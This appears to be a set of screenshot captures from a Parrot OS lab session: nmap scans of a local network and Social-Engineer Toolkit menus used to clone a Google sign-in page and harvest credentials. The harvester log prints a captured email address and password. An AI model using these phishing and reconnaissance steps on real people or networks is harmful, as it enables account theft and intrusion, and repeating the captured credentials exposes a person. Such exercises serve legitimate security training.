



Parrot



user's Home



README.license




password.txt



Trash

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```
Host is up (0.00079s latency).
MAC Address: 70:AE:D5:3A:AA:F1 (Apple)
Nmap scan report for 192.168.1.147
Host is up (0.067s latency).
MAC Address: 70:AE:D5:3E:A1:1E (Apple)
Nmap scan report for 192.168.1.148
Host is up (0.067s latency).
MAC Address: 70:AE:D5:3F:54:30 (Apple)
Nmap scan report for parrot (192.168.1.152)
Host is up (0.090s latency).
MAC Address: 70:AE:D5:40:63:59 (Apple)
Nmap scan report for parrot (192.168.1.164)
Host is up (0.067s latency).
MAC Address: 70:AE:D5:31:EA:0B (Apple)
Nmap scan report for 192.168.1.172
Host is up (0.12s latency).
MAC Address: 70:AE:D5:2F:9D:FA (Apple)
Nmap scan report for 192.168.1.173
Host is up (0.062s latency).
MAC Address: F2:EB:4B:90:03:F3 (Unknown)
Nmap scan report for DAEDMAC02 (192.168.1.210)
Host is up (0.11s latency).
MAC Address: 70:AE:D5:32:AF:FB (Apple)
Nmap scan report for DAEDMAC06 (192.168.1.216)
```



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The Social-Engineer Toolkit is a product of TrustedSec.
Visit: <https://www.trustedsec.com>

It's easy to update using the PenTesters Framework! (PTF)
Visit <https://github.com/trustedsec/ptf> to update all your tools!

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules
- 99) Return back to the main menu.

set> |

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utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>

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7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>

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SET


[-] to harvest credentials or parameters from a website as well as place them in to a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.64.2]:



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[*] Information will be displayed to you as it arrives below:

192.168.64.2 - - [21/Apr/2025 18:47:13] "GET / HTTP/1.1" 200 -

192.168.64.2 - - [21/Apr/2025 18:47:13] "GET /favicon.ico HTTP/1.1" 404 -

[*] WE GOT A HIT! Printing the output:

PARAM: GALX=SJLCkfgaqoM

PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW

9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX

PARAM: service=lso

PARAM: dsh=-7381887106725792428

PARAM: _utf8=â

PARAM: bgrresponse=js_disabled

PARAM: pstMsg=1

PARAM: dnConn=

PARAM: checkConnection=

PARAM: checkedDomains=youtube

POSSIBLE USERNAME FIELD FOUND: Email=ballislife0@gmail.com

POSSIBLE PASSWORD FIELD FOUND: Passwd=Connecticut

PARAM: signIn=Sign+in

PARAM: PersistentCookie=yes

[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.64.2 - - [21/Apr/2025 18:51:02] "POST /ServiceLoginAuth HTTP/1.1" 302 -

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
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```
nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
Scantype v not supported

[x]-[root@parrot]-[/home/user]
└─#sudo nmap -sV --script=vuln 192.168.1.238
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-22 16:26 UTC
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|     After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).

Nmap scan report for DAEDMAC11 (192.168.1.238)
Host is up (0.017s latency).
All 1000 scanned ports on DAEDMAC11 (192.168.1.238) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 70:AE:D5:3A:61:49 (Apple)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 38.06 seconds
[x]-[root@parrot]-[/home/user]
└─#
```





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
```
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Host is up (0.10s latency).
MAC Address: 70:AE:D5:38:46:7D (Apple)
Nmap scan report for 192.168.1.252
Host is up (0.12s latency).
MAC Address: A6:62:FC:CB:D4:12 (Unknown)
Nmap scan report for parrot (192.168.1.218)
Host is up.

Nmap done: 256 IP addresses (34 hosts up) scanned in 5.01 seconds
[root@parrot]~[/home/user]
└─#sudo nmap -p- 192.168.1.238
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-22 16:22 UTC
Nmap scan report for DEDMAC11 (192.168.1.238)
Host is up (0.020s latency).

Not shown: 65533 closed tcp ports (reset)
PORT      STATE     SERVICE
6783/tcp   open      unknown
31933/tcp  filtered unknown
MAC Address: 70:AE:D5:3A:61:49 (Apple)

Nmap done: 1 IP address (1 host up) scanned in 160.72 seconds
[root@parrot]~[/home/user]
└─#sudo nmapc -sv --script=vuln 192.168.1.238
sudo: nmapc: command not found
[x]~[root@parrot]~[/home/user]
```



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[---] Homepage: <https://www.trustedsec.com> [---]

Welcome to the Social-Engineer Toolkit (SET).

The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: <https://www.trustedsec.com>

It's easy to update using the PenTesters Framework! (PTF)

Visit <https://github.com/trustedsec/ptf> to update all your tools!

Select from the menu:

- 1) Social-Engineering Attacks
 - 2) Penetration Testing (Fast-Track)
 - 3) Third Party Modules
 - 4) Update the Social-Engineer Toolkit
 - 5) Update SET configuration
 - 6) Help, Credits, and About
-
- 99) Exit the Social-Engineer Toolkit

set> |

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